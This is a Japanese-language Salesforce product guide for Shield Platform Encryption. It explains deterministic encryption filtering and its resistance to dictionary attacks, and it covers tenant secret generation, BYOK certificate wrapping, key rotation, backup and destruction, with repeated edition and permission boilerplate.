確定的暗号化を使用した暗号化データの絞り込み (ベータ)

確定的暗号化を使用して Salesforce Shield Platform Encryption で保護したデータを絞り込むことができます。レポートやリストビュー内のレコードの基盤となる項目が暗号化されている場合でも、ユーザはそれらのレコードを絞り込むことができます。確定的暗号化は、SOQL クエリの WHERE 句をサポートし、一意の ID 項目および外部 ID 項目と互換性があります。また、単一列インデックスと、単一列の一意のインデックス (大文字と小文字を区別) もサポートしています。Shield Platform Encryption では、CBC モードと静的初期化ベクトル (IV) を使用する 256 ビット鍵での Advanced Encryption Standard (AES) を使用します。

メモ: 今回のリリースには、ベータバージョンの大文字と小文字を区別する絞り込みが可能な確定的暗号化が含まれています。機能の品質は高いですが、既知の制限があります。大文字と小文字を区別する絞り込みが可能な確定的暗号化は、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能のみに基づいて購入をご決定ください。

このセクションの内容:

確定的暗号化での絞り込みのサポート

Salesforceのデフォルトでは、データは確率的暗号化スキームを使用して暗号化されます。各データは暗号化されるたびに、完全にランダムな暗号文字列に変換されます。通常、暗号化は、データを参照する権限を持つユーザに影響しません。例外は、データベース内でロジックが実行される場合や、暗号化された値が文字列または別の暗号化された値と比較される場合です。これらの場合は、データがランダムでパターンのない文字列に変換されているため、絞り込みが不可能です。たとえば、カスタム Apex コード内で、Contact オブジェクトに対して LastName = 'Smith' の SOQL クエリを実行するとします。LastName 項目が確率的暗号化を使用して暗号化されている場合、このクエリを実行できません。確定的暗号化は、この問題に対応しています。

データが暗号化されているときに絞り込みを使用できるようにするには、データ内に何らかのパターンを許容する必要があります。確定的暗号化では、静的初期化ベクトル (IV) を使用することで、暗号化されたデータを特定の項目値と照合できるようにしています。システムは暗号化されたデータを読むことはできませんが、静的 IV を使用することで、そのデータを表す暗号文字列を取得することができます。特定組織の特定項目の IV は一意であり、組織固有の暗号化鍵でしか復号化できません。

暗号化手法の相対的な強さと弱さは、特定のアルゴリズムに対して行われる可能性のある攻撃の種類に基づいて評価します。また、攻撃が成功するまでに要する時間も考慮します。たとえば一般に、AES 256 ビット鍵に対するブルートフォース攻撃は、現在のコンピューティング能力ではとんでもない年数がかかると言われています。それでも、定期的に鍵の循環を行うのが一般的です。

完全にランダムな暗号文字列でない場合は、特定の種類の攻撃がそれほど非現実的ではなくなります。たとえば、攻撃者は確定的に暗号化された暗号文字列を分析して、クリアテキスト文字列の `Alice` が常に暗号文字列の `YjNkY2JlNjU5M2JkNjk4MGJiNWE2NGQ5NzI5MzU1OTcNCg==` に解決されることを特定できる可能性があります。十分な時間をかけて傍受すれば、攻撃者はクリアテキスト値と暗号文字列値の辞書を作成することで、暗号化を破ることができます。

Salesforce Shield の手法では、正規のユーザが暗号化データを絞り込むのに十分なだけの確定性を公開しつつ、特定のプレーンテキスト値がすべての項目、オブジェクト、組織で一様に同じ暗号文字列値にならない程度に確定性を制限しています。攻撃者が1つの項目でクリアテキストと暗号化された値を一致させることに成功しても、別の項目や別のオブジェクトの同じ項目に対しては最初からやり直す必要があります。

こうすることで、確定的暗号化による強度の低下を、絞り込みを可能にするのに最低限必要な程度に抑えることができます。

確定的暗号化スキームを使用したデータの暗号化

確定的暗号化スキームを有効にしてから、項目に確定的暗号化を適用します。


ユーザ権限

テナントの秘密を管理する
- 暗号化鍵の管理


[高度な設定] で、確定的暗号化を有効にする
- アプリケーションのカスタマイズ

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. [テナントの秘密種別を選択] メニューから、[Salesforce のデータ] を選択します。
3. テナントの秘密を生成またはアップロードします。
4. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[高度な設定] を選択します。
5. [確定的暗号化] を有効にします。
6. [設定] で [鍵の管理] を選択します。
7. 秘密種別 [Salesforce のデータ (確定的)] を選択します。
8. テナントの秘密を生成します。


   確率的暗号化と確定的暗号化を組み合わせることができます。つまり、一部の項目をどちらかで暗号化し、別の一部の項目をもう一方で暗号化することができます。



9. 各項目の暗号化を有効にして、確定的暗号化スキームを指定します。その方法は、標準項目とカスタム項目で異なります。
   - 標準項目の場合は、[設定] から [暗号化ポリシー] を選択し、[項目を暗号化] を選択します。暗号化する各項目に対して、項目名を選択し、[暗号化スキーム] リストから [確定的] を選択します。



- カスタム項目の場合は、オブジェクトマネージャを開き、暗号化する項目を編集します。[この項目のコンテンツを暗号化する] を選択し、[大文字と小文字を区別する確定的暗号化を使用] を選択します。



10. 有効な [Salesforce のデータ (確定的)] 鍵素材を使用して既存のデータを暗号化するには、Salesforce サポートにお問い合わせください。項目の暗号化スキームを確定的から確率的に変更する場合は、Salesforce に問い合わせて、有効な [Salesforce のデータ] 鍵素材を使用してその項目のデータを再暗号化してください。

Shield Platform Encryption の管理

Shield Platform Encryption を組織で使用するには、Salesforce アカウントエグゼクティブに問い合わせてください。アカウントエグゼクティブは正しいライセンスのプロビジョニングができるようにお手伝いしますので、一意のテナントの秘密の作成を開始できます。

テナントの秘密と証明書の管理を任せるユーザに「暗号化鍵の管理」権限、「証明書の管理」権限、および「アプリケーションのカスタマイズ」権限を割り当てます。「暗号化鍵の管理」権限を持つユーザは、組織固有の鍵を生成、エクスポート、インポート、および破壊できます。設定変更履歴を使用して、これらのユーザの鍵管理アクティビティを日常的に監視することをお勧めします。

「証明書の管理」と「暗号化鍵の管理」の両方の権限を持つユーザは、Shield Platform Encryption Bring Your Own Key (BYOK) サービスで証明書とテナントの秘密を管理できます。また、設定変更履歴を使用して、これらのユーザの鍵および証明書管理アクティビティを監視することもできます。

承認された開発者は、Salesforce API で TenantSecret オブジェクトへのコールをコーディングしてテナントの秘密を生成、循環、エクスポート、破棄、および再インポートできます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 暗号化鍵の管理

このセクションの内容:

項目に対する暗号化の無効化

ある時点で、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

鍵管理での 2 要素認証の義務付け

2要素認証はデータとリソースへのアクセスをセキュリティ保護するための強力なツールです。鍵素材と証明書の生成、循環、アップロードなどの鍵の管理タスクに、2 要素認証を義務付けられるようになりました。

Shield Platform Encryptionのしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。この鍵を使用して、ユーザが Salesforce に配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

プラットフォームの暗号化のベストプラクティス

組織にとって可能性が最も高い脅威を特定します。これは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

テナントの秘密の生成

Salesforce によって組織のための一意のテナントの秘密を生成するか、独自の外部リソースを使用して独自のテナントの秘密を生成できます。いずれに場合も、独自のテナントの秘密を管理します。つまり、テナントの秘密の循環やアーカイブを行うことができ、テナントの秘密の責任を共有する他のユーザを指定できます。

新しいテナントの秘密を生成すると、新しいデータはすべてこの鍵を使用して暗号化されます。他方、既存の機密データは以前の鍵で暗号化されたままです。こうした場合、最新の鍵を使用して既存の項目を再暗号化することを強くお勧めします。このサポートが必要な場合は、Salesforce にお問い合わせください。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 暗号化鍵の管理

このセクションの内容:

Salesforce を使用したテナントの秘密の生成

Salesforce では、[設定] メニューから簡単に一意のテナントの秘密を生成できます。

種別によるテナントの秘密の管理

テナントの秘密種別を使用することで、テナントの秘密を使用してどのような種類のデータを暗号化するかを指定できます。各種データを暗号化するテナントの秘密に、異なる鍵の循環サイクルまたは破棄ポリシーを適用できます。テナントの秘密に保存されている検索インデックスファイルまたはその他のデータにテナントの秘密を適用できます。

独自のテナントの秘密の生成 (BYOK)

独自のテナントの秘密を使用すると、組み込みの Salesforce Shield Platform Encryption の利点を得られるだけでなく、テナントの秘密を専用に管理することによって高保証を実現できます。

Salesforce を使用したテナントの秘密の生成

Salesforce では、[設定] メニューから簡単に一意のテナントの秘密を生成できます。

承認されたユーザのみが、[プラットフォームの暗号化]ページからテナントの秘密を生成できます。「暗号化鍵の管理」権限を割り当てるように Salesforce システム管理者に依頼してください。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. [テナントの秘密種別を選択] ドロップダウンリストで、データ型を選択します。
3. [テナントの秘密を生成] をクリックします。

   テナントの秘密を生成できる頻度はテナントの秘密種別によって異なります。

   - Salesforce のデータのテナントの秘密は、本番組織では 24 時間ごと、Sandbox 組織では 4 時間ごとに生成できます。
   - 検索インデックス種別のテナントの秘密は 7 日ごとに生成できます。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 暗号化鍵の管理

種別によるテナントの秘密の管理

テナントの秘密種別を使用することで、テナントの秘密を使用してどのような種類のデータを暗号化するかを指定できます。各種データを暗号化するテナントの秘密に、異なる鍵の循環サイクルまたは破棄ポリシーを適用できます。テナントの秘密に保存されている検索インデックスファイルまたはその他のデータにテナントの秘密を適用できます。

テナントの秘密は、暗号化するデータの型に応じて分類されます。

- Salesforceのデータ(項目、添付ファイル、および検索インデックスファイル以外のファイルを含む)
- 検索インデックスファイル

メモ: Spring '17より前に生成またはアップロードされたテナントの秘密は、Salesforceのデータ型に分類されます。

1. [設定]から、[クイック検索]ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理]を選択します。
2. [テナントの秘密種別を選択]ドロップダウンリストで、データ型を選択します。

   [鍵の管理]ページに、そのデータ型のすべてのテナントの秘密が表示されます。特定の種別のテナントの秘密を表示中にテナントの秘密を生成またはアップロードすると、それがそのデータの有効なテナントの秘密になります。

メモ: このページは、従来の暗号化ではなくShield Platform Encryptionについて書かれています。この違いについては、こちらをクリックしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shieldの購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「証明書の管理」
  および
  暗号化鍵の管理

独自のテナントの秘密の生成 (BYOK)

独自のテナントの秘密を使用すると、組み込みの Salesforce Shield Platform Encryption の利点を得られるだけでなく、テナントの秘密を専用に管理することによって高保証を実現できます。

独自のテナントの秘密を制御するには、BYOK 互換の証明書を生成し、その証明書を使用して自分で生成したテナントの秘密を暗号化および保護し、Salesforce Shield Platform Encryption 鍵管理マシンにテナントの秘密へのアクセス権を付与します。

このセクションの内容:

1. BYOK 互換の証明書の生成
   組織固有のデータ暗号化鍵の派生に使用するテナントの秘密を暗号化するための証明書を Salesforce を使用して生成します。自己署名証明書または証明機関 (CA) 署名証明書を生成できます。
2. テナントの秘密の生成とラッピング
   テナントの秘密として乱数を生成します。次に、その秘密の SHA256 ハッシュを計算し、生成した証明書からの公開鍵を使用して暗号化します。
3. テナントの秘密のアップロード
   テナントの秘密が生成されたら、Salesforce にアップロードします。Shield 鍵管理サービス (KMS) では、テナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 暗号化鍵の管理
  および
  「証明書の管理」


BYOK 互換の証明書の生成

組織固有のデータ暗号化鍵の派生に使用するテナントの秘密を暗号化するための証明書を Salesforce を使用して生成します。自己署名証明書または証明機関 (CA) 署名証明書を生成できます。

自己署名証明書を生成するには、次の手順を実行します。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. **[Bring Your Own Key]** をクリックします。
3. **[自己署名証明書の作成]** をクリックします。
4. [表示ラベル] 項目に証明書の一意の名前を入力します。[表示ラベル] 項目に入力された値に基づいて、[一意の名前] 項目には自動的に名前が割り当てられます。

   [エクスポート可能な非公開鍵] (1)、**[プラットフォームの暗号化の使用]** (2)、および **[鍵サイズ]** (3) 設定は事前に設定されています。これらの設定により、自己署名証明書に Salesforce Shield Platform Encryption と互換性があることが保証されます。



5. [証明書と鍵の詳細] ページが表示されたら、[証明書のダウンロード] をクリックします。

   自己署名証明書と CA 署名証明書のどちらが適しているかわからない場合は、組織のセキュリティポリシーを確認します。各オプションの意味の詳細については、Salesforce ヘルプの「証明書と鍵」を参照してください。

   CA 署名証明書を作成するには、Salesforce ヘルプの「認証機関によって署名された証明書の生成」の手順に従います。証明書を BYOK 互換にするために、手動で [エクスポート可能な非公開鍵]、[鍵サイズ]、および [プラットフォームの暗号化] の設定を変更してください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

鍵素材を管理する

- 「暗号化鍵の管理」および「証明書の管理」

テナントの秘密の生成とラッピング

テナントの秘密として乱数を生成します。次に、その秘密の SHA256 ハッシュを計算し、生成した証明書からの公開鍵を使用して暗号化します。

1. 選択した方法を使用して 256 ビットのテナントの秘密を生成します。

   テナントの秘密は、次の 2 つの方法のいずれかで生成できます。

   - Bouncy Castle または OpenSSL などのオープンソースライブラリを使用し、独自のオンプレミスリソースを使用して、プログラムによってテナントの秘密を生成する。

     ヒント: このプロセスのガイドとして役立つスクリプトが用意されています (ページ 216)。

   - テナントの秘密を、生成、保護し、テナントの秘密へのアクセス権を共有できる鍵仲介パートナーを使用する。

2. 生成した BYOK 互換の証明書からの公開鍵を使用してテナントの秘密をラッピングします。

   OAEP パディング方式を指定します。暗号化されたテナントの秘密ファイルとハッシュされたテナントの秘密ファイルが base64 を使用してエンコードされているようにします。

3. この暗号化されたテナントの秘密を base64 にエンコードします。
4. プレーンテキストのテナントの秘密の SHA-256 ハッシュを計算します。
5. プレーンテキストのテナントの秘密の SHA-256 ハッシュを base64 にエンコードします。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 暗号化鍵の管理


  および

  「証明書の管理」

テナントの秘密のアップロード

テナントの秘密が生成されたら、Salesforce にアップロードします。Shield 鍵管理サービス (KMS) では、テナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. **[Bring Your Own Key]** をクリックします。
3. [テナントの秘密をアップロード] セクションで、暗号化された鍵素材とハッシュされたプレーンテキストの鍵素材の両方を添付します。[アップロード] をクリックします。



このテナントの秘密は自動的に有効なテナントの秘密になります。

メモ: 有効期限が最も遅いテナントの秘密が自動的に有効なテナントの秘密になります。

これで、テナントの秘密を鍵の派生に使用する準備ができました。これ以降、Shield 鍵管理サービス (KMS) はテナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。アプリケーションサーバはこの鍵を使用してユーザのデータを暗号化および復号化します。

4. テナントの秘密をエクスポートし、組織のセキュリティポリシーで規定された方法でバックアップします。

テナントの秘密を復元するには、再インポートします。エクスポートされたテナントの秘密は、アップロードしたテナントの秘密とは異なります。異なる鍵で暗号化されていて、追加のメタデータが埋め込まれています。Salesforce ヘルプの「テナントの秘密のバックアップ」を参照してください。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

鍵素材を管理する
- 暗号化鍵の管理

および

「証明書の管理」

暗号化のテナントの秘密の循環

テナントの秘密のライフサイクルを制御することで、データ暗号化鍵のライフサイクルを制御します。定期的に新しいテナントの秘密を生成して、それまで有効であったものをアーカイブすることをお勧めします。

組織のセキュリティポリシーを参照して、テナントの秘密を循環する頻度を決定します。本番組織では 24 時間ごとに、Sandbox 環境では 4 時間ごとにテナントの秘密を循環できます。

鍵派生関数では主秘密が使用されます。主秘密は、Salesforce のメジャーリリース時に毎回循環されます。テナントの秘密を循環するまで、主秘密は暗号化鍵や暗号化されたデータに影響しません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 暗号化鍵の管理

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. [テナントの秘密種別を選択] ドロップダウンから、データ型を選択します。
3. そのデータ型のテナントの秘密の状況を確認します。既存のテナントの秘密は、有効、アーカイブ済み、または破棄済みとして表示されます。

   有効
   新規または既存のデータを暗号化および復号化する場合に使用される可能性があります。

   アーカイブ済み
   新しいデータを暗号化できません。鍵が有効であったときにこの鍵を使用して以前に暗号化されたデータを復号化する場合に使用される可能性があります。

   破棄済み
   データを暗号化および復号化することはできません。鍵が有効であったときにこの鍵を使用して暗号化されたデータを復号化することはできません。この鍵で暗号化したファイルおよび添付ファイルはダウンロードできません。

4. [新しいテナントの秘密を生成] または [テナントの秘密をアップロード] をクリックします。顧客が指定したテナントの秘密をアップロードする場合、暗号化されたテナントの秘密とテナントの秘密ハッシュをアップロードします。
5. 項目値を新規生成したテナントの秘密で再度暗号化する場合は、Salesforce サポートにお問い合わせください。

   データを更新するには、API経由でオブジェクトをエクスポートするか、レコードIDを含むレポートを実行します。これらの操作により、暗号化サービスが、最新の鍵を使用して既存のデータを再度暗号化します。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

テナントの秘密のバックアップ

テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。秘密をエクスポートして、関連データに再度アクセスする必要が生じた場合に、引き続きデータにアクセスできるようにすることをお勧めします。

1. [設定] で、[クイック検索] ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
2. 鍵が表示されているテーブルで、エクスポートするテナントの秘密を見つけ、[エクスポート] をクリックします。
3. 警告ボックスで選択内容を確認し、エクスポートされたファイルを保存します。

   ファイル名は `tenant-secret-org-<組織 ID>-ver-<テナントの秘密のバージョン番号>.txt` です。たとえば、「`tenant-secret-org-00DD00000007eTR-ver-1.txt`」などです。
4. エクスポートする特定のバージョンを確認し、エクスポートされたファイルに意味のある名前を付けます。組織にインポートし直す必要が生じた場合に備えて、ファイルを安全な場所に保存します。

   メモ: エクスポートされたテナントの秘密はそれ自体が暗号化されています。
5. テナントの秘密をインポートし直すには、[インポート] > [ファイルを選択] をクリックして、ファイルを選択します。テナントの秘密の正しいバージョンをインポートしていることを確認します。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 暗号化鍵の管理

テナントの秘密の破棄

テナントの秘密の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密を破棄すると、以前にエクスポートした鍵を Salesforce にインポートし直さない限り、関連データにアクセスできなくなります。

データおよびテナントの秘密をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce では、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

1. [設定] で、[クイック検索] ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
2. テナントの秘密が表示されているテーブルで、破棄する秘密を示す行に移動し [廃棄] をクリックします。
3. 警告ボックスが表示されます。表示されているとおりテキストを入力し、テナントの秘密を破棄していることを確認するチェックボックスをオンにして、[廃棄] をクリックします。

ファイルのプレビューおよびユーザのブラウザにすでにキャッシュされたコンテンツが、そのコンテンツを暗号化した鍵を破棄した後もユーザが再ログインするまで引き続きクリアテキストで表示されることがあります。

本番組織から Sandbox 組織を作成し、その後 Sandbox 組織でテナントの秘密を破棄しても、本番組織にはテナントの秘密が存在し続けます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 暗号化鍵の管理

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

項目に対する暗号化の無効化

